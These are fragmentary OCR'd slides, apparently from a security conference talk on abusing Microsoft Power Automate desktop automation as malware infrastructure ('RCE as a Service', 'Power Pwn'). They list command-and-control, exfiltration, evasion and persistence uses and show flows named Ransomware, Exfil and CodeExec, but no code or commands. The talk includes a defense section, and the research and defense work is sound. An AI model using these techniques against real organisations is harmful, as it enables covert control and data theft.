
In the real world




In the real world



In the real world



We wanted to do hacking, not ops



Introducing.. Robotic Process Automation (RPA)!



Introducing.. Robotic Process Automation (RPA)!



Trusted
cloud
services

Trusted
communication

Trusted
executables

Power Automate



RPA is everywhere

(in the enterprise)



winautomation

RPA can take care of Ops for us



- C&C
- Exfiltration
- Defense evasion
- Persistency
- Cleanup

And so much more:

- Handle errors
- Support different OS/versions
- Malware updates
- Aggregate data across machines
- ...

Outline

- Malware Ops motivation
- What is RPA?
- RPA technical deep dive
- Abusing RPA: RCE as a Service
- Introducing Power Pwn
- Defense: 4 things to do when you get home



What is RPA?
How anyone can automate mundane
processes

Teenage (MMORPG) life



Grunt work required



Grunt work required



Grunt
work
required




Grunt
work
required




Grunt
work
required





Profit!


Automation!!



Automation for real



Automation for real



<https://youtube.com/clip/UgkxqPRYueljN24lqUs5iw13meeh7mm3KdNr>

Automation via RPA

Why and How?

- Replace “copy-and-paste integration”
- Drag & drop builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Automation in the enterprise

Why and How?

- Replace “copy-and-paste integration”
- Drag & drop builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date
- Procurement invoice processing



RPA Deep Dive

“included in Windows 11”

Microsoft | Power Automate

Product Capabilities Pricing Partners Learn Support Community


Sign in Try free Buy now

Automate in Windows 11

Boost productivity with desktop automation

Get more done by automating daily tasks across your desktop applications with Power Automate—included in Windows 11 for users with a Microsoft account.

[Watch overview ▶](#) [Start now >](#)





Recycle Bin



Microsoft Edge

Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors



Windows 11 allows users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.

Power Automate

All Apps Documents Web More ...

Best match

Power Automate machine runtime > App

Apps

Power Automate > App

Search the web

- power auto - See web results >
- power automate >
- power automate desktop >
- power automate login >
- power automate pricing >
- power automate flow >
- power automate microsoft >
- power automate desktop download >

Power Automate
App

- Open
- Run as administrator
- Pin to Start
- Pin to taskbar
- App settings
- Rate and review
- Share
- Uninstall



youtu.be/Kik9oXu_-bl



+ New flow

Environments
Pwntoso (default)

Settings

Help

Search Flows

My flows Shared with me Examples



Refresh

Synced
to cloud

	Name	Modified	Status
	StealPowerAuto...	1 day ago	Not running
	TheCookieMonster	1 day ago	Not running
	Ransomware	1 month ago	Not running
	Exfil	1 month ago	Not running
	CodeExec	1 month ago	Not running
	Cleanup	1 month ago	Not running



Windows 11

On-Prem : MS cloud



Power Automate




Office

Office cloud services



User : NT Service\UIFlowService



Power Automate

Machine Runtime



Office cloud services

On-Prem : MS cloud



User : NT Service\UIFlowS



Machine Runtime


On-Prem : MS cloud

A screenshot of the Microsoft Power Automate desktop application. The interface includes a top navigation bar with File, Edit, Debug, Tools, View, Help, and Untitled | Power Automate. The Tools menu is open, showing "Recorder" selected. Below the menu is a section titled "Actions" with a search bar and a list of items: "Variables", "Conditionals", and "Loops". To the right, a "Browser extensions" section is shown, with "Microsoft Edge" highlighted and a red box around it. Other options include "Google Chrome" and "Firefox". At the bottom, a "New Tab" browser window is open, displaying a permission dialog for "Add Microsoft Power Automate Desktop (preview)?". The dialog lists permissions required: "Access your data for all websites", "Exchange messages with programs other than Firefox", "Clear recent browsing history, cookies, and related data", and "Access browser tabs". It also includes a link to "Learn more about permissions" and two buttons: "Add" (highlighted with a red box) and "Cancel".



Windows 11

User: NT Service\UIFlowService



